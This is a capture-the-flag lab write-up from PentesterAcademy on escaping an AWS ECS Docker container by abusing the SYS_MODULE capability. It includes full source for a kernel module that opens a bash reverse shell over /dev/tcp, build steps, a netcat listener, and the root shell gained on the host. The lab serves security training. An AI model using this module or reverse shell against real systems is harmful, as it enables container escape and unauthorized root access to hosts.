

**ATTACK**

**DEFENSE**

by PentesterAcademy

<b>Name</b>	ECS: Abusing SYS_MODULE Capability
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2447">https://attackdefense.com/challengedetails?cid=2447</a>
<b>Type</b>	AWS Cloud Security : ECS and ECR

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


**Objective:** Break out of the container by abusing the SYS\_MODULE capability and retrieve the flag kept in the root directory of the host system!

**Solution:**

**Step 1:** Open the Target URL to access the ECS container.

### Resource Details

Target URL	lab-ttyd-alb-526500327.us-east-1.elb.amazonaws.com:8080
------------	---



**Step 2:** Check the capabilities provided to the docker container.

**Command:** capsh --print

```
root@ea7f971bebd6:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
root@ea7f971bebd6:/#
```

The container has SYS\_MODULE capability. As a result, the container can insert/remove kernel modules in/from the kernel of the host machine.

**Step 3:** Find the IP address of the docker container

**Command:** ifconfig

```

root@ea7f971bebd6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 353 bytes 26659 (26.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 270 bytes 1230703 (1.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ea7f971bebd6:/#

```

The IP address of the docker container was 172.17.0.2 and the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

**Step 4:** Write a program to invoke a reverse shell with the help of usermode Helper API,

#### Source Code:

```

#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char *argv[] = {"/bin/bash", "-c", "bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char *envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};

static int __init reverse_shell_init(void)
{
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

```

```
static void __exit reverse_shell_exit(void)
{
    printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

### Explanation

- The call\_usermodehelper function is used to create user mode processes from kernel space.
- The call\_usermodehelper function takes three parameters: argv, envp and UMH\_WAIT\_EXEC
  - The arguments to the program are stored in argv.
  - The environment variables are stored in envp.0
  - UMH\_WAIT\_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”

**Command:** cat reverse-shell.c

```
root@ea7f971bebd6:/# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char *argv[] = {"/bin/bash", "-c", "bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char *envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};

static int __init reverse_shell_init(void)
{
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void)
{
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
root@ea7f971bebd6:/#
```

**Step 5:** Create a Makefile to compile the kernel module.

**Makefile:**

```
obj-m +=reverse-shell.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

**Command:** cat Makefile

```
root@ea7f971bebd6:/# cat Makefile
obj-m +=reverse-shell.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
root@ea7f971bebd6:/#
```

**Step 6:** Make the kernel module.

**Command:** make

```
root@ea7f971bebd6:/# make
make -C /lib/modules/4.14.275-207.503.amzn2.x86_64/build M=/ modules
make[1]: Entering directory '/usr/src/kernels/4.14.275-207.503.amzn2.x86_64'
CC [M] //reverse-shell.o
Building modules, stage 2.
MODPOST 1 modules
CC      /reverse-shell.mod.o
LD [M]  /reverse-shell.ko
make[1]: Leaving directory '/usr/src/kernels/4.14.275-207.503.amzn2.x86_64'
```

**Step 7:** Start a netcat listener on port 4444

**Command:** nc -vnlp 4444

```
root@ea7f971bebd6:/# nc -nvlp 4444
Listening on 0.0.0.0 4444
```

**Step 8:** Copy and paste the Target URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.

**Command:** insmod reverse-shell.ko

```
root@ea7f971bebd6:/# insmod reverse-shell.ko
root@ea7f971bebd6:/#
root@ea7f971bebd6:/#
```

The kernel module will connect back to the netcat listening on port 4444 of the container and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

**Step 9:** List the processes running on the host machine using the bash session received on netcat.

**Command:** ps -eaf

```
[root@ip-10-0-1-148 /]# ps -eaf
ps -eaf
  UID      PID  PPID  C  STIME TTY          TIME CMD
root         1      0  0  15:12 ?        00:00:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 21
root         2      0  0  15:12 ?        00:00:00 [kthreadd]
root         4      2  0  15:12 ?        00:00:00 [kworker/0:0H]
root         5      2  0  15:12 ?        00:00:00 [kworker/u30:0]
root         6      2  0  15:12 ?        00:00:00 [mm_percpu_wq]
root         7      2  0  15:12 ?        00:00:00 [ksoftirqd/0]
root         8      2  0  15:12 ?        00:00:00 [rcu_sched]
root         9      2  0  15:12 ?        00:00:00 [rcu_bh]
root        10      2  0  15:12 ?        00:00:00 [migration/0]
root        11      2  0  15:12 ?        00:00:00 [watchdog/0]
root        12      2  0  15:12 ?        00:00:00 [cpuhp/0]
root        14      2  0  15:12 ?        00:00:00 [kdevtmpfs]
root        15      2  0  15:12 ?        00:00:00 [netns]
```

**Step 10:** Search for the flag file and retrieve the flag.



### Commands:

```
find / -name flag 2>/dev/null  
cat /root/flag
```

```
[root@ip-10-0-1-148 ~]# find / -name flag 2>/dev/null  
find / -name flag 2>/dev/null  
/root/flag  
[root@ip-10-0-1-148 ~]# cat /root/flag  
cat /root/flag  
3bf53c84cf1a4f0099799243df67cc74  
[root@ip-10-0-1-148 ~]#
```

### References:

1. Docker (<https://www.docker.com/>)
2. call\_usermodehelper  
(<https://www.kernel.org/doc/html/docs/kernel-api/API-call-usermodehelper.html>)
3. Invoking user-space applications from the kernel  
(<https://developer.ibm.com/articles/l-user-space-apps/>)
4. Usermode Helper API (<https://insujang.github.io/2017-05-10/usermode-helper-api/>)